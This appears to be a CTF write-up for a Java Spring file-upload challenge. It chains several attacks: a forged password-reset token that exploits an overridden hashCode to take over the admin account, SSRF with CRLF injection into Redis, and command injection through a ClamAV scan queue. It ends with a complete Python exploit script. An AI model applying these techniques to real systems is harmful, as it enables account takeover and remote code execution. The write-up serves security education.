Description
This is a Web challenge using Java Spring, the source code is provided.
TL;DR
Auth bypass through a weak password reset mechanism -> Admin SSRF on Redis server leading to a command injection in ClamAV service.
Discovering the app
From the given Dockerfile or by deploying an instance, we can start exploring the application by simply browsing it. The best way to do this is to capture all the traffic through a proxy like Burp, to later replay some requests and get a good understanding of the architecture of the website.
First of all, we come across a login page. We can register and access a file upload dashboard:

It seems we have two available options, upload a local file or fetch it from a remote URL.
When we upload a local file, we can see it is renamed with a UUIDv4 and we can download or remove it.
The “Upload Remote File” functionality asks for a server, a HTTP method, and a filename to download:

But when supplying these parameters, it appears to be allowed to admin user only.

From there we can already guess that we will need to become admin to access this feature, which will allow to go further (probably with SSRF)…
Source code discovery
The given archive provides us with a Dockerfile allowing to build the app and 3 folders:
- backend -> Java code
- conf -> service configuration, init.sql, nginx, etc
- frontend -> TypeScript app
Unless we are searching for secrets or possible hints, we don’t care about the frontend. The configuration folder gives us some information about the services used by the webapp, but nothing really stands out. We will then focus on the backend.
All the Java code is located in the com.challenge.drive package:

When I started writing I started to describe each folder but there were too many times the sentence “we don’t care about this one”
Only three folders are really important for solving this challenge:
- controller -> Defining routes and associated actions for each “Controller” (Auth, File, User)
- service -> Defining services used by the app, especially ClamAV 🙄
- util -> Containing “crypto” classes responsible of the password reset mechanism
From the “Controller” files, we can now list all the routes of the app:
- /auth
    - /login
    - /register
    - /logout
    - /email
    - /send-password-reset
    - /reset-password
- /file
    - /
    - /download
    - /remove
    - /upload
    - /remote-upload
- /user
    - /profile
They are all explicit, but we notice some routes that we did not discover by browsing the app: “send-password-reset” and “reset-password”! The “email” route is a fake email service allowing to retrieve password reset tokens for our users.
Now that the path is more clear, let’s move on to the first step: Getting admin!
Authentication bypass
First look at the “reset-password” route code from the Auth controller:
@PostMapping("/reset-password")
public JSendDto resetPassword(@Valid @RequestBody ResetPasswordDto resetPasswordDto, BindingResult bindingResult) {
    if (bindingResult.hasErrors()) {
        String errorMessage = bindingResult.getAllErrors().stream()
                .map(DefaultMessageSourceResolvable::getDefaultMessage)
                .collect(Collectors.joining(", "));
        return JSendDto.fail("Validation failed: " + errorMessage);
    }

    String email = resetPasswordDto.email();
    String token = resetPasswordDto.token();
    String password = resetPasswordDto.password();

    int userId = ResetPasswordStorage.getInstance().getUserFromResetPasswordToken(
            email,
            token
    );
    UserModel user = userService.findUserById(userId);
    if (user == null) {
        return JSendDto.fail("Wrong email or token.");
    }

    user.setPassword(password);
    if (userService.saveUser(user) == null) {
        return JSendDto.fail("Password reset failed");
    }

    return JSendDto.success("Password reset successful");
}
This endpoint asks for an email, a token, and a new password to set. It retrieves the concerned user from the getUserFromResetPasswordToken() function located in util.ResetPasswordStorage.java:
<SNIP>
private String createUniqueToken(UserModel user) {
    return UUID.randomUUID() + "|" + user.getId();
}

public ResetPasswordToken createResetPasswordToken(UserModel user) {
    ResetPasswordToken resetPasswordToken = new ResetPasswordToken(createUniqueToken(user), user.getEmail());
    resetPasswordTokens.add(resetPasswordToken);
    return resetPasswordToken;
}

public int getUserFromResetPasswordToken(String email, String uniqueToken) {
    ResetPasswordToken resetPasswordToken = new ResetPasswordToken(uniqueToken, email);
    if (resetPasswordTokens.contains(resetPasswordToken)) {
        return Integer.parseInt(uniqueToken.split("\\|")[1]);
    }
    return -1;
}
We see that a token is a UUIDv4 followed by a “|” and the userId (e.g. b78d0de3-09fe-4939-9a94-98bee1785f21|2).
Wait… The userId is extracted from the token?
Although we can’t simply replace the userId in the token because the app checks if it is contained in the resetPasswordTokens ArrayList, let’s take a look at the ResetPasswordToken class:
public ResetPasswordToken(String token, String email) {
    this.token = token;
    this.email = email;
}

<SNIP>

@Override
public String toString() {
    return "ResetPasswordToken [token=" + token + ", email=" + email + "]";
}

@Override
public boolean equals(Object o) {
    return this.token.split("\\|")[0].equals(((ResetPasswordToken) o).token.split("\\|")[0]) && this.hashCode() == o.hashCode();
}

@Override
public int hashCode() {
    return token.hashCode() + email.hashCode();
}
The equals() function is overridden, and it is implicitly used by resetPasswordTokens.contains() from the getUserFromResetPasswordToken() function to determine if the supplied token is in the allowed and known list of tokens! It means that if we can make this function return true, our token will be accepted and we could supply any user we want because it is extracted from the token!
2 elements are compared in the equals() function: the first part of the token (UUIDv4), and the “hashcode()”. This method is also overridden and computes the addition of the token and email hashcodes.
According to www.w3schools.com, the hashcode is defined as follows:

It appears to be calculated from the String object itself, and we don’t see any cryptographic function. A picture is worth a thousand words, let’s make some tests:
System.out.println("a".hashCode()); // 97
System.out.println("b".hashCode()); // 98
Nice! Since the hashcode of our ResetPasswordToken object is computed by adding 2 strings and we control one, we can probably infer the result!
So if we have “b78d0de3-09fe-4939-9a94-98bee1785f21|2” as a legitimate token and we want to usurp the admin account, we craft the token “b78d0de3-09fe-4939-9a94-98bee1785f21|1”, making userId “1” (Remember the first parts of the tokens has to be equal). The new hashcode is then substracted from 1 (2-1).
The other part of the object we control is the email. Since we just substracted the hashcode 1, we have to add 1 to the email hashcode. We “add 1” to the string calculation by replacing “m” with the following letter “n”: “user@example.com” becomes “user@example.con”.
If we had the userId 3 instead of 2, we would add 2 to the email hashcode making it “user@example.coo”.
We send the password reset request to the “/api/auth/reset-password” endpoint:

It works! We are now admin, let’s move on to the RCE now!
Another way of doing it (what I did first) was to bruteforce the forged token hashcode locally, by crafting a token looking like “token|1|BRUTEFORCEHERE” and bruteforcing with the same email, or bruteforcing only through the email. This method took only a few minutes to complete but sometimes failed because no collision was found.
SSRF
Now that we are logged as the admin user, we can look the “/api/file/remote-upload” endpoint:
@PostMapping("/remote-upload")
public JSendDto remoteUploadFile(HttpSession session, @RequestBody RemoteUploadDto remoteUploadDto, BindingResult bindingResult) {
    if (bindingResult.hasErrors()) {
        String errorMessage = bindingResult.getAllErrors().stream()
            .map(DefaultMessageSourceResolvable::getDefaultMessage)
            .collect(Collectors.joining(", "));
        return JSendDto.fail("Validation failed: " + errorMessage);
    }
    int userId = (int) session.getAttribute("userId");
    if (userId != 1) {
        return JSendDto.fail("You must be admin to access this feature.");
    }

    String method = remoteUploadDto.httpMethod();
    String remoteUrl = remoteUploadDto.url();

    try {
        Path uploadPath = Paths.get(Constants.UPLOAD_DIR);
        if (!Files.exists(uploadPath)) {
            Files.createDirectories(uploadPath);
        }

        OkHttpClient client = new OkHttpClient();
        Request request = new Request.Builder()
            .url(remoteUrl)
            .method(method, null)
            .build();

        String fileName = UUID.randomUUID().toString();
        Path filePath = uploadPath.resolve(fileName);

        Response response = client.newCall(request).execute();
        if (!response.isSuccessful()) {
            return JSendDto.error("Failed to request the file");
        }

        okhttp3.ResponseBody responseBody = response.body();
        if (responseBody == null) {
            return JSendDto.error("Failed to download the file");
        }

        Files.copy(responseBody.byteStream(), filePath, StandardCopyOption.REPLACE_EXISTING);

        FileModel fileModel = new FileModel();
        fileModel.setFilePath(filePath.toUri().getPath());
        fileModel.setFileSize((int) responseBody.contentLength());
        fileModel.setFilename(fileName);
        fileModel.setUserId(userId);
        fileService.saveFile(fileModel);

        return JSendDto.success("File uploaded successfully");
    } catch (Exception e) {
        return JSendDto.error("An exception occurred while downloading the file");
    }
}
It seems like the app expects two parameters, “method” and “remoteUrl”. It then makes a HTTP request to this URL, with the specified method, using the OkHttpClient library. The given filename for storage is a UUIDv4 and we can not control it, no path traversal or file write vulnerability here. We are only dealing with SSRF.
When using the feature from the browser, we notice two things:
- We are asked for a “filename” parameter that is not really used by the app
- The POST method is not working:

We will come back to the exploitation later, now let’s search what to do with this SSRF. We can search for services present in the application from the source code, or by inspecting the running docker.
We notice a Redis server (often a target for SSRF vulnerabilities, sounds good), and we see that this server is used as a queue system for a ClamAV service that scans all files uploaded on the app, implemented in the service/ClamAVService.java file:
public ClamAVService() {
    this.jedis = new Jedis("localhost", 6379);
}

public static ClamAVService getInstance() {
    if (instance == null) {
        synchronized (ClamAVService.class) {
            if (instance == null) {
                instance = new ClamAVService();
            }
        }
    }
    return instance;
}

public void addToScan(String filePath) {
    jedis.rpush(QUEUE_KEY, filePath);
}

public String dequeue() {
    return jedis.lpop(QUEUE_KEY);
}

public boolean isEmpty() {
    return jedis.llen(QUEUE_KEY) == 0;
}

@Scheduled(fixedRate = 60 * 1000)
public void scanAllFiles() {
    logger.info("Scanning all files...");
    while (!this.isEmpty()) {
        String filePath = this.dequeue();
        logger.info("Scanning file {}...", filePath);
        if (!this.isFileClean(filePath)) {
            try {
                Files.deleteIfExists(Paths.get(filePath));
            } catch (IOException ignored) {
                logger.error("Unable to delete the file {}", filePath);
            }
        }
    }
}

public boolean isFileClean(String filePath) {
    String command = String.format("clamscan --quiet '%s'", filePath);
    ProcessBuilder processBuilder = new ProcessBuilder("/bin/sh", "-c", command);

    try {
        Process process = processBuilder.start();
        return process.waitFor() == 0;
    } catch (Exception ignored) {
        logger.error("Unable to scan the file {}", filePath);
    }
    return false;
}
Each time a file is saved on the app from the saveFile() function (used in the local and remote upload routes), addToScan() is called to add the saved filename for further scanning.
The scanAllFiles() method is Scheduled every 60 seconds, and calls isFileClean() on the filename value popped from the queue. This function contains a command injection vulnerability because the “filePath” value is concatenated in the “command” variable, which is executed to start a ClamAV scan. We can already think about a payload such as ';COMMAND;# to execute our own bash command, achieving RCE.
Now that we know exactly what to do, we need to figure out how to do it. I started looking at lua script evaluation by Redis, submitting the “gopher://” scheme in the remote-upload functionality… But none of these methods worked since only HTTP or HTTPS schemes are allowed by the OkHttpClient library, and Redis does not handle HTTP requests.
I came back on the POST method that was not working. I tried to inject CRLF sequences in the “method” parameter to build a valid HTTP query with POST parameters, that I sent to a custom HTTP server.
Indeed, sending the following request to a controlled web server worked:

But later I just realised that this CRLF injection already allowed to send raw TCP messages!
Trying to put an invalid HTTP method and listening on a local port confirmed this:

In fact, the OkHttpClient library fully trusts the supplied method and allows CRLF injection, so we can execute Redis commands, as long as we end this command with a CRLF sequence!
Running KEYS * from the container when a file was just uploaded (with redis-cli) reveals the “clamav_queue” key:

Since the type of this key is a LIST (determined with TYPE clamav_queue), we have to use the RPUSH command to push a new value on the queue. We can try to inject our payload containing a bash command to verify that the application is executing it as planned:

It worked! We only have to craft our final payload to push this payload targeting the Redis server from the webapp, and end the line with CRLF. We can now get a reverse shell, or exfiltrate the flag to an external web server, echo it to the “/tmp/emails.txt” (readable from “/api/auth/email”), to assets folder, etc:

Flag: Hero{8be9845ab07c17c7f0c503feb0d91184}
Full solve
The following script automates all the process and exfiltrates the flag in “/tmp/emails”:
import requests
import subprocess

URL = "http://localhost:8081"

def register():
    print("Registering user...")
    data = {
        "username": "user",
        "email": "user@example.com",
        "password": "password",
        "confirmPassword": "password"
    }
    requests.post(f"{URL}/api/auth/register", json=data)

def reset_password():
    print("Sending password reset...")
    requests.post(f"{URL}/api/auth/send-password-reset", json={"email": "user@example.com"})

def extract_token():
    print("Reading emails")
    r = requests.get(f"{URL}/api/auth/email")
    token = r.text.split("ResetPasswordToken [token=")[-1].split("|")[0]
    print(f"Found token : {token}")
    return token

def reset_admin_password(token):
    print("Resetting admin password...")
    data = {
        "email": "user@example.con",
        "token": f"{token}|1",
        "password": "passpass"
    }
    requests.post(f"{URL}/api/auth/reset-password", json=data)

def login():
    print("Logging in as admin...")
    s = requests.Session()
    data = {
        "username": "admin",
        "password": "passpass"
    }
    s.post(f"{URL}/api/auth/login", json=data)
    return s

def send_payload(session, command):
    print("Sending payload...")
    data = {
        "url": "http://127.0.0.1:6379",
        "httpMethod": f"RPUSH clamav_queue \"';{command};#\""
    }
    session.post(f"{URL}/api/file/remote-upload", json=data)
    print("Payload sent! It should trigger in a few minutes.")

register()
reset_password()
reset_admin_password(extract_token())
session = login()
command = "cat /app/flag_* >> /tmp/emails.txt"
send_payload(session, command)